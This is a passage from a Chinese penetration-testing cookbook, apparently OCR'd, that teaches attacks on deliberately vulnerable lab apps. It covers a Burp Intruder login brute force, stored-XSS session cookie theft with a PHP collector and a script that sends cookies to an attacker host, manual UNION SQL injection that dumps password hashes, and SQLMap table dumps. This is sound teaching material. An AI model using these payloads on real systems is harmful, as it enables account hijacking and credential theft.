
这个秘籍中，我们会使用 Burp Suite 的 Intruder 和 第二章生成的字典来通过登录获得访问权。

准备

这个秘籍需要字典列表。它可以是来自目标语言的简单单词列表，常见密码的列表，或者我们在第二章“使用 John the Ripper 生成字典”中的列表。

操作步骤

1. 第一步是设置 Burp Suite 用作浏览器的代理。
2. 浏览 `http://192.168.56.102/WackoPicko/admin/index.php` 。
3. 我们会看到登录页面，让我们尝试和测试用户名和密码。
4. 现在访问大力的历史，并查看我们刚刚生成的登录的 POST 请求：




5. 右击它并从菜单中选择 `Send to intruder` 。
6. intruder 标签页会高亮，让我们访问它之后访问 `Positions` 标签页。这里我们会定义请求的哪个部分要用于测试。
7. 点击 `Clear §` 来清除之前选项的区域。
8. 现在，我们已经选择了什么会用作测试输入。高亮用户名的值（ `test` ），并点击 `Add §` 。
9. 对密码值执行相同操作，并点击 `Cluster bomb` 作为攻击类型：



10. 下一步就是定义Intruder 用于对我们所选择的输入测试的值。访问 `Payloads` 标签页。


11. 使用写着 `Enter a new item` 的文本框和 `Add` 按钮，使用下列东西来填充列表：

```
user
john
admin
alice
bob
administrator
user
```



12. 现在从 `Payload Set` 框中选择 `list 2` 。

13. 我们会使用字典来填充这个列表，点击 `Load` 并选择字典文件。



14. 我们现在拥有了两个载荷集合，并准备好攻击登录页面了。在顶部的菜单中，访问 `Intruder | Start attack` 。

15. 如果我们使用免费版，会出现一个提示框告诉我们一些功能是禁用的。这里，我们可以不使用这些功能，点击 `OK` 。

16. 新的窗口会弹出，并展示攻击进度。为了分辨成功的登录，我们需要检查响应长度。点击 `Length` 列来排列结果，通过不同长度来识别响应比较容易。

Intruder attack 2


Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
171	admin	admin	303			612	
0			200			811	baseline request
1	user	WackoPicko	200			811	
2	john	WackoPicko	200			811	
3	admin	WackoPicko	200			811	
4	alice	WackoPicko	200			811	
5	bob	WackoPicko	200			811	
6	administrator	WackoPicko	200			811	
7	super	WackoPicko	200			811	
8	user	Users	200			811	
9	john	Users	200			811	
10	admin	Users	200			811	

17. 如果我们检查不同长度的结果，我们可以看到他重定向到了管理主页，就像下面这样：



工作原理

Intruder 所做的是，修改请求的特定部分，并使用定义好的载荷替换这些部分的值。载荷可以是这些东西：

- 简单列表：来自文件，由剪贴板传递或者写在文本框中的列表。
- 运行时文件：Intruder 可以在运行时从文件中读取载荷，所以如果文件非常大，它不会完全加载进内存。
- 数字：生成一列顺序或随机的数字，以十进制或十六进制形式。
- 用户名生成器：接受邮件地址列表，从中提取可能的用户。
- 爆破器：接受字符集并使用它来生成指定长度的所有排列。

这些载荷由Intruder以不同形式发送，在 `Positions` 标签页中由攻击类型指定。攻击类型在载荷标记中的组合和排列方式上有所不同。

- Sniper：对于载荷的单一集合，它将每个载荷值放在每个标记位置，一次一个。
- Battering ram：类似Sniper，它使用载荷的单一集合，不同点是它在每个请求中将所有位置设置为相同的值。
- Pitchfork：使用多个载荷集合，并将每个集合中的一个项目放到每个标记位置中。当我们拥有不能混用的预定义数据时，这会非常有用，例如，测试已知的用户名和密码。
- Cluster bomb：测试多个载荷，所以每个可能的排列都可以测试到。

对于结果，我们可以看到所有失败尝试都有相同的响应，这里是 811 字节。所以我们假设成功响应的长度应该不同（因为它会重定向到用户主页）。如果碰巧成功和失败请求长度相同，我们也可以检查状态码或者使用搜索框来寻找响应中的特定模式。

更多

Kali 包含了非常实用的密码字典和单词列表集合，位于 `/usr/ share/wordlists` 。一些文件可以在这里找到：

- `rockyou.txt` ：Rockyou.com在 2010 年被攻破，泄露了多于 14 亿的密码，这个列表包含它们。
- `dnsmap.txt` ：包含常用的子域名称，例如内部网络、FTP或者WWW。在我们爆破 DNS 服务器时非常实用。
- `./dirbuster/*` ： `dirbuster` 目录包含Web 服务器中常见的文件名称，这些文件可以在使用 `DirBuster` 或 OWASP ZAP 强制浏览时使用。
- `./wfuzz/*` ：在这个目录中，我们可以找到用于Web 攻击的模糊字符串的大量集合，以及爆破文件。

6.6 通过 XSS 获得会话 Cookie

我们已经谈论过了 XSS，它是现在最常见的 Web 攻击之一。XSS 可以用于欺骗用户，通过模仿登录页面来获得身份，或者通过执行客户端命令来收集信息，或者通过获得会话 cookie 以及冒充在攻击者的浏览器中的正常用户来劫持会话。

这个秘籍中，我们会利用持久性 XSS 来获得用户的会话 Cookie，之后使用这个 cookie 来通过移植到另一个浏览器来劫持会话，之后冒充用户来执行操作。

准备

对于这个秘籍，我们需要启动 Web 服务器作为我们的 cookie 收集器，所以在我们攻击之前，我们需要启动 Kali 中的 Apache，之后在 root 终端中执行下列命令：

```
service apache2 start
```

在这本书所使用的系统中，Apache 的文档根目录位于 `/var/www/html` ，创建叫做 `savecookie.php` 的文件并输入下列代码：

```
<?php
$fp = fopen('/tmp/cookie_data.txt', 'a');
fwrite($fp, $_GET["cookie"] . "\n");
fclose($fp);
?>
```

这个 PHP 脚本会收集由 XSS 发送的所有 cookie。为了确保它能工作，访问 `http://127.0.0.1/savecookie.php?cookie=test` ，并且检查 `/tmp/cookie_data.txt` 的内容：

```
cat /tmp/cookie_data.txt
```

如果它显式了 `test` 单词，就能生效。下一步就是了解 Kali 主机在 VirtualBox 主机网络中的地址，执行：


```
ifconfig
```

对于这本书，Kali 主机 的 `vboxnet0` 接口 IP 为 192.168.56.1 。

操作步骤

1. 我们在这个秘籍中会使用两个不同的浏览器。OWASP Mantra 是攻击者的浏览器，Iceweasel 是受害者的浏览器。在攻击者的浏览器中，访问 `http://192.168.56.102/peruggia/` 。

2. 让我们给页面的图片添加一条评论，点击 `Comment on this picture` 。



3. 在文本框中输入下列代码：

```
<script>
    var xmlHttp = new XMLHttpRequest();
    xmlHttp.open( "GET", "http://192.168.56.1/savecookie.php?cookie=" + document.c
ookie, true );
    xmlHttp.send( null );
</script>
```

4. 点击 `Post` 。

5. 页面会执行我们的脚本，即使我们看不见任何改动。检查Cookie 文件的内容来查看结果。在我们的 Kali 主机上，打开终端并执行：

```
cat /tmp/cookie_data.txt
```

```
root@kali:~# cat /tmp/cookie_data.txt
0
PHPSESSID=6rtd7s7bnski9di0g37huibq23; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
```

文件中会出现新的条目。

6. 现在，在受害者浏览器中访问 `http://192.168.56.102/peruggia/` 。

7. 点击 `Login` 。

8. 输入 `admin` 作为用户名和密码，并点击 `Login` 。

9. 让我们再次检查Cookie文件的内容：

   ```
   cat /tmp/cookie_data.txt
   ```


   ```
   root@kali:~# cat /tmp/cookie_data.txt
   0
   PHPSESSID=6rtd7s7bnski9di0g37huibq23; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
   PHPSESSID=6rtd7s7bnski9di0g37huibq23; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
   PHPSESSID=1r3fauiOvjtj7t4vc9us5afcr7
   ```

   最后一个条目由受害者的浏览器中的用户生成。

10. 现在在攻击者的浏览器中，确保你没有登录，并打开 Cookies Manager+（在 Mantra 的菜单中，`Tools | Application Auditing | Cookies Manager+`）。

11. 选择 192.168.56.102（vulnerable_vm）的 `PHPSESSID` Cookie。并点击 `Edit` 。

12. 从 `/tmp/cookie_data.txt` 复制最后一个Cookie。之后将其粘贴到 `Content` 字段中，像这样：

13. 点击 `Save` ，之后点击 `Close` 并在攻击者的浏览器中重新加载页面。



现在我们通过持久性 XSS 攻击劫持了管理员的会话。

工作原理

简单来说，我们使用应用中的 XSS 漏洞来将会话 Cookie 发送给远程服务器，通过 JavaScript HTTP 请求。这个服务器被配置用于储存会话 Cookie，之后，我们获得一个会话 ID，并把它移植到不同的浏览器中来劫持验证用户的会话。下面，我们来看看每一步如何工作。

我们编写的 PHP 文件用于在 XSS 攻击执行时保存收到的 COokie。

我们输入的评论是一个脚本，使用JavaScript 的XMLHttpRequest 对象来向我们的恶意服务器发送 HTTP 请求，这个请求由两步构建：

```
xmlHttp.open( "GET", "http://192.168.56.1/savecookie.php?cookie=" + document.cookie, true );
```

我们使用 GET 方法打开请求，向 `http://192.168.56.1/savecookie.php` URL添加叫做 `cookie` 的参数，它的值储存在 `document.cookie` 中，它是 JavaScript 中储存cookie值的变量。最后的参数设置为 `true` ，告诉浏览器这是异步请求，这意味着它不需要等待响应。

```
xmlHttp.send( null )
```

最后的指令将请求发送给服务器。

在管理员登录并查看包含我们所发送评论的页面之后，脚本会执行，并且管理员的会话 cookie 就储存在我们的服务器中了。

最后，一旦我们获得了有效用户的会话 cookie，我们可以在浏览器中替换我们自己的会话 cookie，之后重新加载页面来执行操作，就像我们是这个用户一样。

更多


不仅仅是保存会话 Cookie 到文件，恶意服务器也可以使用这些cookie 来向应用发送请求来冒充正常用户，以便执行操作，例如添加或删除评论、上传图片或创建新用户，甚至是管理员。

6.7 逐步执行基本的 SQL 注入

我们在第四章了解了如何检测 SQL 注入。这个秘籍中，我们会利用这个注入，并提取数据库的信息。

操作步骤

1. 我们已经知道了 DVWA 存在SQL 注入的漏洞。所以我们使用 OWASP Mantra 登录，之后访问 `http://192.168.56.102/dvwa/vulnerabilities/ sqli/` 。
2. 在检测 SQL 注入存在之后，下一步就是查询，准确来说就是结果有多少列。在 ID 框中输入任何数字之后点击 `Submit` 。
3. 现在，打开 HackBar（按下F9）并点击 `Load URL` 。地址栏中的 URL 应该出现在 HackBar 内。
4. 在 HackBar 中，我们将 `id` 参数的值替换为 `1' order by 1 -- '` ，并点击 `Execute` 。
5. 我们通过执行请求，持续增加 `order` 数字后面的值，直到发生错误。这里例子中，它在 `3` 的时候发生。



6. 现在，我们知道了请求由两列。让我们尝试是否能使用 UNION 语句来提取一些信息。现在将 `id` 的值设为 `1' union select 1,2 -- '` 并点击 `Excecute` 。

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select 1,2 -- '
First name: admin
Surname: admin

ID: 1' union select 1,2 -- '
First name: 1
Surname: 2
```

7. 这意味着我们可以在 UNION 查询中请求两个值。那么试试 DBMS 的版本和数据库用户如何呢？将 `id` 设为 `1' union select @@version,current_user() -- '` 并点击 `Execute` 。

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select @@version,current_user() -- '
First name: admin
Surname: admin

ID: 1' union select @@version,current_user() -- '
First name: 5.1.41-3ubuntu12.6-log
Surname: dvwa@%
```

8. 让我们查找一些有关的东西，例如应用的用户。首先，我们需要定位用户表，将 `id` 设置为 `1' union select table_schema, table_name FROM information_schema.tables WHERE table_` 。

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select table_schema,table_name FROM information_schema.tables where table_name like '%user%' --
First name: admin
Surname: admin

ID: 1' union select table_schema,table_name FROM information_schema.tables where table_name like '%user%' --
First name: information_schema
Surname: USER_PRIVILEGES

ID: 1' union select table_schema,table_name FROM information_schema.tables where table_name like '%user%' --
First name: dvwa
Surname: users
```

9. 好的，我们知道了数据库（或Schema）叫做 `dvwa` ，我们要查找的表叫做 `users` 。因为我们只有两个地方来设置值，我们需要知道的哪一列对我们有用。将 `id` 设置为 `1' union select column_name, 1 FROM information_schema.tables WHERE table_name = 'us` 。

```
ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '
First name: user_id
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '
First name: first_name
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '
First name: last_name
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '
First name: user
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '
First name: password
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '
First name: avatar
Surname: 1
```

10. 最后，我们确切知道了要请求什么，将 `id` 设为 `1' union select user, password FROM dvwa.users -- '` 。

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select user,password FROM dvwa.users -- '
First name: admin
Surname: admin

ID: 1' union select user,password FROM dvwa.users -- '
First name: admin
Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 1' union select user,password FROM dvwa.users -- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password FROM dvwa.users -- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password FROM dvwa.users -- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password FROM dvwa.users -- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password FROM dvwa.users -- '
First name: user
Surname: ee11cbb19052e40b07aac0ca060c23ee
```

在 `First name` 字段中，我们得到了应用的用户名，在 `Surname` 字段汇总，我们得到了每个用户的密码哈希。我们可以将这些哈希复制到我呢本文呢减重，并且尝试使用 John the Ripper 或我们喜欢的密码破解器来破解。

工作原理

在我们的第一次注入，`1' order by 1 -- '` 到 `1' order by 3 -- '` 中，我们使用 SQL 语言的特性，它允许我们通过特定的字段或类，使用它的编号来排列结果。我们用它来产生错误，于是能够知道查询一共有多少列，便于我们将其用于创建 UNION 查询。

UNION 查询语句用于连接两个拥有相同列数量的查询，通过注入这些我们就可以查询数据库中几乎所有东西。这个秘籍中，我们首先检查了它是否像预期一样工作，之后我们将目标设置为 `users` 表，并设法获得它。

第一步是弄清数据库和表的名称，我们通过查询 `information_schema` 数据库来实现，它是 MySQL 中储存所有数据库、表和列信息的数据库。

一旦我们知道了数据库和表的名称，我们在这个表中查询所有列，来了解我们需要查找哪一列，它的结果是 `user` 和 `password` 。

最后，我们注入查询来请求 `dvwa` 数据库的 `users` 表中的所有用户名和密码。

6.8 使用 SQLMap 发现和利用 SQL 注入

我们已经在上一个秘籍中看到，利用 SQL 注入是个繁琐的步骤。SQLMap 是个命令行工具，包含在 Kali 中，可以帮我们自动化检测和利用 SQL 注入。它带有多种技巧，并支持多种数据库。

这个秘籍中，我们会使用 SQLMap 来检测和利用 SQL 注入漏洞，并用它获得应用的用户名和密码。

操作步骤

1. 访问 `http://192.168.56.102/mutillidae` 。

2. 在 Mutillidae 的菜单中，访问 `OWASP Top 10 | A1 – SQL Injection | SQLi Extract Data | User Info` 。

3. 尝试任何用户名和密码，例如 `user` 和 `password` 之后点击 `View Account Details` 。

4. 登录会失败，但是我们对 URL 更感兴趣。访问地址栏并将完整的 URL 复制到剪贴板。

5. 现在，打开终端窗口，输入下列命令：

   ```
   sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=userinfo.php&username=u
   ser&password=password&user-info-php-submitbutton=View+Account+Details" -p username
    --current-user --currentdb
   ```

   你可以注意到， `-u` 参数就是所复制的 URL 的值。 `-p` 告诉 SQLMap 我们打算在用户名参数中查找注入。一旦漏洞被利用，我们想让它获得当前数据库用户名和数据库的名称。我们只打算获得这两个值，因为我们只想判断这个 URL 的 `username` 参数是否存在

SQL 注入。

6. 一旦 SQLMap 检测到应用所使用的 DBMS，它会询问我们是否跳过检测其它 DBMS 的步骤，以及是否打算包含所有特定系统的测试。即使它们在当前的配置等级和风险之外。这里，我们回答 `Ues` 来跳过其它系统，以及 `No` 来包含所有测试。

7. 一旦我们指定的参数中发现了漏洞，SQLMap 会询问我们是否打算测试其它参数，我们回答 `No` ，之后观察结果：

8. 如果我们打开获得用户名和密码，类似于我们在上一个秘籍那样，我们需要知道含有这些信息的表名称。在终端中执行下列代码：

```
sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=userinfo.php&username=test&password=test&user-info-php-submitbutton=View+Account+Details" -p username -D nowasp --tables
```

```
[20:22:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[20:22:54] [INFO] fetching tables for database: 'nowasp'
[20:22:54] [WARNING] reflective value(s) found and filtering out
Database: nowasp
[12 tables]
+---------------------------+
| accounts                  |
| balloon_tips              |
| blogs_table               |
| captured_data             |
| credit_cards              |
| help_texts                |
| hitlog                    |
| level_1_help_include_files |
| page_help                 |
| page_hints                |
| pen_test_tools            |
| youtubevideos             |
+---------------------------+

[20:22:54] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'
```

SQLMap 会保存所执行的注入日志，所以第二次攻击会花费更少的时间。你可以看到，我们指定了要提取信息（nowasp）的数据库，并告诉 SQLMap 我们想获取这个数据库的表名称列表。

9. `accounts` 表使含有我们想要的信息的表之一。让我们转储内容：

```
sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=userinfo.php&username=test&password=test&user-info-php-submitbutton=View+Account+Details" -p username -D nowasp -T accounts --dump
```

```
[20:23:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[20:23:49] [INFO] fetching columns for table 'accounts' in database 'nowasp'
[20:23:49] [WARNING] reflective value(s) found and filtering out
[20:23:49] [INFO] fetching entries for table 'accounts' in database 'nowasp'
[20:23:49] [INFO] analyzing table dump for possible password hashes
Database: nowasp
Table: accounts
[19 entries]
+-----+----------+----------+-------------+-------------------------------+
| cid | username | is_admin | password    | mysignature                   |
+-----+----------+----------+-------------+-------------------------------+
| 1   | admin    | TRUE     | admin       | root                          |
| 2   | adrian   | TRUE     | somepassword | Zombie Films Rock!           |
| 3   | john     | FALSE    | monkey      | I like the smell of confunk   |
| 4   | jeremy   | FALSE    | password    | d1373 1337 speak              |
| 5   | bryce    | FALSE    | password    | I Love SANS                   |
| 6   | samurai  | FALSE    | samurai     | Carving Fools                 |
| 7   | jim      | FALSE    | password    | Jim Rome is Burning           |
| 8   | bobby    | FALSE    | password    | Hank is my dad                |
| 9   | simba    | FALSE    | password    | I am a super-cat              |
| 10  | dreveil  | FALSE    | password    | Preparation H                 |
| 11  | scotty   | FALSE    | password    | Scotty Do                     |
| 12  | cal      | FALSE    | password    | Go Wildcats                   |
| 13  | john     | FALSE    | password    | Do the Duggie!                |
| 14  | kevin    | FALSE    | 42          | Doug Adams rocks              |
| 15  | dave     | FALSE    | set         | Bet on S.E.T. FTW             |
| 16  | patches  | FALSE    | tortoise    | meow                          |
| 17  | rocky    | FALSE    | stripes     | treats?                       |
| 18  | user     | FALSE    | user        | User Account                  |
| 19  | ed       | FALSE    | pentest     | Commandline KungFu anyone?    |
+-----+----------+----------+-------------+-------------------------------+

[20:23:49] [INFO] table 'nowasp.accounts' dumped to CSV file '/root/.sqlmap/output/192.168.56.102/dump/nowasp/accounts.csv'
[20:23:49] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'
```

我们现在拥有完整的用户表，并且我们可以看到，这里密码并没有加密，所以我们可以直接使用它们。

工作原理

SQLMap 会使用 SQL 注入字符串，对给定 URL 和数据的输入进行模糊测试，或者只针对 `-p` 选项中的特定目标，并且解释其响应来发现是否存在漏洞。不要模糊测试所有输入，最好使用 SQLMap 来利用我们已知存在的注入，并始终尝试缩小搜索过程，通过提供所有可用的信息，例如漏洞参数、DBMS 类型，以及其它。在所有可能性下寻找注入会花费大量时间，并在网络中产生非常大的流量。

这个秘籍中，我们已经知道了用户名参数存在注入漏洞（因为我们使用了 Mutillidae 的注入测试页面）。在第一个攻击中，我们只希望确认注入是否存在，并询问一些非常基本的信息：用户名（ `--curent-user` ）和数据库名称（ `--current-db` ）。

在第二个攻击中，我们使用 `-D` 选项，以及前一次攻击所获得的名称，指定希望查询的数据库，我们也使用 `--tables` 询问了所包含的表名称。

知道我们希望获得哪个表（ `-T accounts` ）之后，我们告诉 SQLMap 使用 `--dump` 转储它的内容。

更多

